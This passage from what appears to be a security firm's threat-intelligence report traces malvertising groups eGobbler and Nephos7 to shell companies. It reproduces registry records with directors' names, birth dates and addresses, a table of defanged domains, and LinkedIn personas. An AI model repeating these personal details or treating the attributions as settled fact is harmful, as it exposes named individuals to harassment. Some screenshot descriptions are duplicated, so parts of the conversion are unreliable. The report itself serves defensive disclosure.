
business personas and legal presence in Australia

Date	Document No.	Document type	Pages	Uncertified
17/07/2020	7EAY68520	(484)	2	\$17.00 <input type="checkbox"/>
10/02/2020	1ECS25235	(484)	2	\$17.00 <input type="checkbox"/>
				\$17.00 <input type="checkbox"/>

Officeholders and Other Roles	Document Number
<b>Director</b>	
Name: MENGLU QI	7EAY68520
Address: Suite 2109 Level 21, 233 Castlereagh Street, SYDNEY NSW 2000	
Born: 07/11/1964, BEIJING, CHINA	
Appointment date: 07/02/2020	
<b>Previous Director</b>	
Name: TENGWEI HUANG	0EDF61163
Address: Suite 1205, 219-227 Elizabeth Street, SYDNEY NSW 2000	
Born: 05/05/1990, FUJIAN, CHINA	
Appointment date: 21/09/2018	
Cease date: 07/02/2020	
<b>Previous Secretary</b>	
Name: TENGWEI HUANG	0EDF61163
Address: Suite 1205, 219-227 Elizabeth Street, SYDNEY NSW 2000	
Born: 05/05/1990, FUJIAN, CHINA	

directors residing in China (Beijing and Fujian)



**IDEADS**

Claire Walmsley  
*DSP Business Development*


Howard Walmsley  
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June Hall  
*Technology Engineer*


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business personas and legal presence in the UK



## KUANG, Yanhui

Correspondence address

**16-18, Circus Road, London, United Kingdom, NW8 6PG**

Role **ACTIVE**

**Director**

Date of birth

**January 1998**

Appointed on

**24 July 2019**

Nationality

**Chinese**

Country of residence

**China**

Occupation

**Director**

## FARSTAR CPA LTD

Correspondence address

**Room 2501,Lindun Building, No.100,North Hengfeng Road,Jingan, Shanghai, China, 200070**

Role **RESIGNED**

**Secretary**

Appointed on

**24 July 2019**

Resigned on

**13 March 2020**

director residing in China and China-based CPA

While looking up the directors of Nephos7 entities (all individuals residing in China), we identified many more dormant companies based in the UK, also established in 2018 and in good standing as of late 2020, likely ready for a slew of new attacks.

## eGobbler Entities

Company name	Incorporated in	Company site	Date first seen	Date last seen
Ad Channel Exchange	Hong Kong	<a href="https://adchannel[.]exchange/">https://adchannel[.]exchange/</a>	February 2019	February 2019
AdXBench	Unknown	Unknown	May 2020	May 2020
Oray Ads Ltd	Hong Kong	<a href="http://www.orayads[.]com/">http://www.orayads[.]com/</a>	June 2020	June 2020
Kick The Ads	US (WY)	<a href="http://kicktheads[.]com/">http://kicktheads[.]com/</a>	August 2020	September 2020
Cross Pads	US (KY)	<a href="https://crosspads[.]com/">https://crosspads[.]com/</a>	August 2020	August 2020
Media Biz	US (MI & KY)	<a href="https://media-biz[.]com/">https://media-biz[.]com/</a>	September 2020	September 2020
Ink Media Works	US (WA)	<a href="https://inkmediaworks[.]com">https://inkmediaworks[.]com</a>	N/A	N/A
CrossTechLab	Hong Kong	<a href="https://www.crossstechlab[.]com/">https://www.crossstechlab[.]com/</a>	N/A	N/A

eGobbler entities active in 2019 and 2020



Confiant has been tracking eGobbler since 2017 but only started building consistent entity attribution in 2020. We know however that eGobbler started out by registering legal entities in Hong Kong and over time realized that registering in the US would carry more reputation and facilitate building business relationships with DSPs. Two entities were created in August 2019 and another two in March 2020, all with Chinese-named directors.

The screenshot shows a web browser window with a map of Casper, Wyoming, and a document titled "Profit Corporation Articles of Incorporation". The map shows the location of "kick the ads LTD" at 123 W 1st St #125, Casper, WY 82601. The document is a legal filing from the Wyoming Secretary of State, dated August 16, 2019, at 6:20 PM. The document details the incorporation of "kick the ads LTD" and lists the registered agent as YAN HE, 125 College Drive, Casper, WY 82601. The principal office address is 39899 BALENTINE DR, SUITE 200, NEWARK, CA 94560. The document also lists the number of shares and the name and address of each incorporator, YAN HE.

## Articles of Incorporation

The screenshot shows a web browser window with a forum post and a CPA firm website. The forum post is on bbs.godoorapp.com and discusses a rental property in Newark. The CPA firm website is clybiz.com, featuring a professional team and high-quality service. The document is a legal filing from the Wyoming Secretary of State, dated August 16, 2019, at 6:20 PM. The document details the incorporation of "kick the ads LTD" and lists the registered agent as YAN HE, 125 College Drive, Casper, WY 82601. The principal office address is 39899 BALENTINE DR, SUITE 200, NEWARK, CA 94560. The document also lists the number of shares and the name and address of each incorporator, YAN HE.

eGobbler leveraged the services of a CPA firm located in California and specialized in assisting Chinese entrepreneurs build a presence in the US.

We were also able to expand our visibility on eGobbler entities with basic OSINT, pivoting on fake business personas and identifying other ad companies with similar profiles:

**Sharon Steele**  
Information Technology Program Manager at Cross Pads Ltd  
Sanford, North Carolina, United States · 500+ connections  
[Join to Connect](#)

**Experience**

- Information Technology Program Manager**  
Cross Pads Ltd  
Nov 2018 – Present · 1 year 11 months

**Connections:**

- Prithvi Mathur** Senior Project Manager at Cross Pads Ltd
- Sachin Bajpayee** Team Lead at Cross Pads Ltd
- Vikash Kumar** Senior Associate II at Cross Pads Ltd
- Dylan James** Head Of Project Management Office at Cross Pads Ltd
- Chloe Barnes** Product Manager at Media Biz Ltd
- Liam O'Sullivan** Business Development Manager at Media Biz Ltd
- Steven McDonald** Owner at Source Crush
- Jose Nelson** Manager - PR at Media Biz Ltd
- Bron Riveria** Senior Manager- Audience solution at Media Biz Ltd
- Abdul Faizal** Digital Operations Manager at InkMediaWorks Ltd

Pivoting from business persona to and via LinkedIn


## Wrapping up

We believe we've achieved a significant level of visibility in both eGobbler's and Nephos7's infrastructure. By disclosing our findings, we are hoping to (1) wipe out a good amount of their infrastructure in a single blow and (2) educate on these threats and how to defend against them.

One burning question remains: Are Nephos7 and eGobbler two divisions of the same group? Are they competitors? Having collected hundreds of IOCs on both actors, we can confidently say that both infrastructures are completely separated and do not overlap. However, the modes of operation and evolution of tactics are strikingly aligned in unique ways, suggesting that the two Chinese groups are probably aware of each other and tracking each other's iterations.

## IOCs

[Download](#) all IOCs as STIX



STIX Representation of Nephos7, eGobbler and Holcus